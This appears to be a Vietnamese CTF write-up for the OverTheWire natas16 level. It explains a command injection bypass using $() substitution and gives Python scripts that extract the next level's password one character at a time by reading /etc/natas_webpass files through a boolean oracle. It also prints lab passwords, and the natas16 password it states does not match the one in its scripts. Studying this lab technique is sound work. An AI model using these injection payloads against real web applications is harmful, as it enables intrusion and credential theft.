

**natas17:**

Bạn dùng thông tin đăng nhập sau: natas16: TRD7iZrd5gATjj9PkPEuaOlfEjHqj32V

Ứng dụng cho phép mình lọc các từ trong file dictionary.txt





Nó bị dính lỗi command injection vì mình thấy hàm passthru.

Hàm passthru, exec, system cho phép mình thực thi lệnh từ xa.

Mình nhập lệnh là ls : nó liệt kê các từ trong dictionary.txt chứa “ls”

Nhưng nó đã chặn những kí tự đặc biệt như ; | & ` \ ' "

Mình thử bypass bằng return line:

%0als

Thường mình làm đến đây là đã inject thành công nhưng nó chỉ liệt kê tất cả từ trong dictionary.txt. Tại sao lại như vậy??

TH1: $key="\nls /etc"

passthru("grep -i $key dictionary.txt");

grep -i

ls /etc dictionary.txt

🡪 Mình sẽ liệt kê được các file của thư mục etc 🡪 Thực thi code thành công

Nhưng trong source code có thêm \"

passthru("grep -i \"$key\" dictionary.txt");

Câu lệnh sẽ là:


grep -i "

ls /etc" dictionary.txt

🡪 Nó sẽ đọc file dictionary.txt

Mình cố gắng bypass filter cũng không thành công.

Chúng ta có thể tiêm code sau:



$() syntax in bash: Command Substitution. Điều này rất hữu ích khi bạn muốn dùng đầu ra của 1 lệnh là 1 đối số cho 1 lệnh khác hoặc gán nó cho 1 biến.



Mình sẽ dùng 1 kĩ thuật là **boolean based injection**.

Question: Does /etc/natas\_webpass/natas17 contain the letter a?

Input: doomed$(grep a /etc/natas\_webpass/natas17)

grep -i "doomed$(grep a /etc/natas\_webpass/natas17)" dictionary.txt

Output if Yes: empty

Output if No: doomed

Let’s get our filtered character set first:

import requests

from requests.auth import HTTPBasicAuth

auth=HTTPBasicAuth('natas16', 'WaIHEacj63wnNIBROHeqi3p9t0m5nhmh')

filteredchars = ''

allchars='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890'

for char in allchars:

r = requests.get('http://natas16.natas.labs.overthewire.org/?needle

=doomed$(grep ' + char + ' /etc/natas\_webpass/natas17)', auth=auth)

if 'doomed' not in r.text:

filteredchars = filteredchars + char

print(filteredchars)

Next, we’ll be using regex again to get the exact password (posting entire code):

import requests

from requests.auth import HTTPBasicAuth

auth=HTTPBasicAuth('natas16', 'WaIHEacj63wnNIBROHeqi3p9t0m5nhmh')

filteredchars = ''

passwd = ''

allchars='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890'

for char in allchars:

r = requests.get('http://natas16.natas.labs.overthewire.org/?needle=

doomed$(grep ' + char + ' /etc/natas\_webpass/natas17)', auth=auth)

if 'doomed' not in r.text:

filteredchars = filteredchars + char

print(filteredchars)

for i in range(32):

for char in filteredchars:

r = requests.get('http://natas16.natas.labs.overthewire.org/?needle=

doomed$(grep ^' + passwd + char + ' /etc/natas\_webpass/natas17)', auth=auth)


if 'doomed' not in r.text:

passwd = passwd + char

print(passwd)

break

Output:



**natas17: XkEuChE0SbnKBvH1RU7ksIb9uuLmI7sd**